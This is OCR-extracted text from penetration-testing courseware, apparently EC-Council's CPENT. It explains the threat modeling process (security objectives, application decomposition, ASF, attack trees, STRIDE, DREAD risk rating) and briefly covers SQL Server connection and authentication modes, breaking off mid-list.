


Figure A.249: Threat modeling process

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling Process: Security Objectives

Key goal of threat modeling process is to understand the application's security objectives, polices and regulations. A clearly defined security objective focuses on confidentiality, integrity and availability of data. Security objectives are developed based on the application environment and business requirements. Security-specific objectives guide the threat modeling efforts and helps to determine how much effort need to put on subsequent steps.

To identify security objectives, administrators should ask the following questions:

- What data should be protected?
- Are there any compliance requirements?
- Are there specific quality-of-service requirements?
- Are there intangible assets to protect?


Security Objectives should:

- Identify critical areas or applications that when exploited can compromise data integrity.
- Define the acceptable risk levels that an organization is ready to undertake for certain applications.
- Evaluate the loss of reputation to business if any application is successfully exploited and misused.
- Describe how the application can protect privacy and confidentiality of the user's sensitive data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Define whether the applications meet compliance requirements, industry standards and service level agreements (SLA).
- Define how the input validation, authentication, authorization process will be processed.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling Process: Application Overview

The second element of the threat modeling process involves understanding application architecture based on the security requirements. Identify the components, data flows, and trust boundaries. To draw the end-to-end deployment scenario, the administrator should use a whiteboard. First, he/she should draw a rough diagram that explains the working and structure of the application, its subsystems, and its deployment characteristics.

The deployment diagram should contain the following:

- End-to-end deployment topology
- Logical layers
- Key components
- Key services
- Communication ports and protocols
- Identities
- External dependencies

Identify Roles

The administrator should identify people and the roles they can perform within the application, as well as what users can do. For example, are there higher-privileged groups of users? Who can read data? Who can update data? Who can delete data?

Identify Key Usage Scenarios

The administrator should use the application's use cases to determine the application's objective. Use cases explain how the application is used and misused.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Technologies

The administrator should list the technologies and key features of the software, as well as the following technologies in use:

- Operating systems
- Web server software
- Database server software
- Technologies for presentation, business, and data access layers
- Development languages

Identifying these technologies helps to focus on technology-specific threats.

Identify Application Security Mechanisms

The administrator should identify some key points regarding the following:


- Input and data validation
- Authorization and authentication
- Sensitive data
- Configuration management
- Session management
- Parameter manipulation
- Cryptography
- Exception management
- Auditing and logging

The aim of these efforts is to identify relevant details and be able to add details where required, or to identify areas in which more research is required.

In order to gain an overview of the application, developer should:

- Review related literature and documents for application design and architecture.
- Understand the purpose and key features of the application.
- Analyze whether the application fulfils the necessary security requirements.
- Identify key components of application and its supporting infrastructure.
- Understand the application architecture by creating architectural diagrams.
- Creating an application diagram that best suits the requirements using DFD.
- Define how data flows between individual and connected components.
- Highlight critical points such as webservers, database and application boundaries.
- Define usage scenarios with use and abuse cases for identifying attack paths.
- Identify related technologies that support web applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling Process: Application Decomposition

In this step, the administrator breaks down the application to identify trust boundaries, data flows, entry points, and exit points. This makes it considerably easier to find more relevant and more detailed threats and vulnerabilities.

Analyze the application with in-depth analysis and evaluate the security implications.

Application Decomposition should:

- Define application's trust boundaries with proper analysis of critical areas.
- Define how data flows between applications and related technologies.
- Recognize entry and exit points that are principal targets for attacks.

Identify trust boundaries

Identifying the application's trust boundaries helps the administrator focus on the relevant areas of the application. It indicates where trust levels change.

- Identify outer system boundaries.
- Identify access control points, or key places where access requires extra privileges or role membership.
- Identify trust boundaries from a data flow perspective.

Identify Data Flows

The administrator should list the application's data input from entry to exit. This helps her/him understand how the application communicates with outside systems and clients, and how the internal components interact. He/she should pay particular attention to the data flow across the

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

trust boundaries and data validation at the trust boundary entry point. A good approach is to start at the highest level and then deconstruct the application by testing the data flow between different subsystems.

Identify Entry Points

The application's entry point can also serve as an entry point for attacks. All users interact with the application at these entry points. Other internal entry points uncovered by subcomponents over the layers of the application may be present only to support internal communication with other components. The administrator should identify these entry points to determine the methods used by an intruder to get in through them. He/she should focus on the entry points that allow access to critical functionalities and provide adequate defense for them.


Identify Exit Points

The administrator should also identify the points where the application transfers data to the client or external systems. He/she should prioritize exit points at which the application writes data containing client input or data from untrusted sources, such as a shared database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Process: Identify Threats

- Common Methods used in identifying threats are:



Application Security Frame (ASF)

- ASF classifies threat categories as:
  - Auditing and **Logging**
  - Authentication and Authorization
  - Configuration Management
  - Data **Protection** in **Storage** and Transit
  - Data Validation and Exception Management

Information Gathering

- Information gathering or brainstorming techniques used to **identify** common **attacks** and **threats**

Attack Tree Structures

- **Attack tree** structures are used in identifying **attacks** from the attacker's point-of-view that starts from **top** of a tree followed by its **branches**


STRIDE

- STRIDE (spoofing, tampering, repudiation, information disclosure, denial-of-service and elevation of privileges), **threat analysis** model used in identifying **application threats** , **network threats** and **host threats**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Process: Identify Threats (Cont'd)

1. **Attack Tree Pattern**



2. **STRIDE Model**

Threats	Description
Spoofing	An attacker pretends to be something or someone he/she is not
Tampering	Attacker modifies the data being exchanged between your application and a legitimate user
Repudiation	Attacker performs an action with your non attributable application
Information Disclosure	Attacker can read private data being transmitted or stored in an application
Denial-of-service	Attacker can prevent accessing the application or service by legitimate users
Elevation of Privilege	Attacker can gain elevated access rights through unauthorized means

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Process: Identify Threats

The administrator should identify threats relevant to the control scenario and context using the information obtained in application overview and decompose application steps. He/she should bring members of the development and test teams together to identify potential threats. The team should start with a list of common threats grouped by application vulnerability categories. This step uses a question-driven approach to help identify threats.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Methods used in identifying threats are:

Application Security Frame (ASF)

ASF classifies threat categories as:

- Auditing and Logging
- Authentication and Authorization
- Configuration Management
- Data Protection in Storage and Transit
- Data Validation and Exception Management

Information Gathering

Information gathering or brainstorming techniques used to identify common attacks and threats.

Attack Tree Structures

Attack tree structures are used in identifying attacks from the attacker's point-of-view that starts from top of a tree followed by its branches.




Figure A.250: Attack Tree pattern

STRIDE

STRIDE (spoofing, tampering, repudiation, information disclosure, denial-of-service and elevation of privileges), threat analysis model used in identifying application threats, network threats and host threats.

Threats	Description
Spoofing	An attacker pretends to be something or someone he/she is not
Tampering	Attacker modifies the data being exchanged between your application and a legitimate user
Repudiation	Attacker performs an action with your non attributable application
Information Disclosure	Attacker can read private data being transmitted or stored in an application

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Denial-of-service	Attacker can prevent accessing the application or service by legitimate users
Elevation of Privilege	Attacker can gain elevated access rights through unauthorized means

Table A.42: STRIDE method

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Process: Identify and Prioritize Vulnerabilities

- Threat identification helps the developer in **identifying**, **categorizing** and **prioritizing** the major vulnerabilities i.e., by doing a risk rating analysis



- DREAD (Damage Potential, Reproducibility, Exploitability, Affected users and Discoverability) is a methodology used for **quantifying**, **comparing** and **prioritizing** each risk with its associated threat

$$Risk_DREAD = \frac{(DAMAGE + REPRODUCIBILITY + EXPLOITABILITY + AFFECTED\ USERS + DISCOVERABILITY)}{5}$$

- Generally, risk rating is performed using **risk management principles,** and formulae are used to derive a risk score based on threats such as

$$Risk = Probability\ of\ occurrence\ x\ Business\ Impact$$



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Process: Identify and Prioritize Vulnerabilities (Cont'd)

Damage	How much damage occurs with successful attacks?
Reproducibility	How difficult is it to reproduce the attack
Exploitability	What are the chances of the threat moving from theoretical attack to a functional exploit?
Affected User	What percentage of the users would be affected if the vulnerability was exploited?
Discoverability	How difficult would it be for an attacker to discover the vulnerability?



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Process: Identify and Prioritize Vulnerabilities

Vulnerability is a weakness in an application (deployed in an information system) that allows an attacker to exploit it, thereby leading to security breaches. Security administrators should identify weaknesses related to the threats found using vulnerability categories as identifying vulnerabilities and fixing them beforehand keeps intruders away.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat identification helps the developer in identifying, categorizing and prioritizing the major vulnerabilities i.e., by doing a risk rating analysis.

DREAD (Damage Potential, Reproducibility, Exploitability, affected users and Discoverability) is a methodology used for quantifying, comparing and prioritizing each risk with its associated threat.

```
Risk DREAD = (DAMAGE + REPRODUCIBILITY + EXPLOITABILITY+ AFFECTED USERS
+ DISCOVERABILITY) / 5
```

Generally, risk rating is performed using risk management principles, and formulae are used to derive a risk score based on threats such as:

```
Risk = Probability of Occurrence x Business Impact
```

Following points are to be considered while identifying vulnerabilities:

- **Damage**

  How much damage occurs with successful attacks?

- **Reproducibility**

  How difficult is it to reproduce the attack?

- **Exploitability**

  What are the chances of the threat moving from theoretical attack to a functional exploit?

- **Affected User**

  What percentage of the users would be affected if the vulnerability was exploited?

- **Discoverability**

  How difficult would it be for an attacker to discover the vulnerability?

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: SQL Sever

- Web Application uses the following connection methods when connecting to SQL server
  - Using a Connection String
  - Using OLE DB file (.UDL)
  - ODBC Data Source Name (DSN)

- To connect to SQL Server databases, you need to know:
  - Server Name
  - Security Information
  - Database name
  - Data Interface / API to use
  - Connection procedure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: SQL Sever (Cont'd)

- Web application uses **two types of authentication modes** defining connection to the SQL server

Windows Authentication Mode

- The default security Mode for SQL Server
- Windows Users and groups are trusted to login
- Uses series of Encrypted messages to authenticate users
- Used when both database and application are on the same server

Mixed Mode

- User credentials maintained within SQL Server
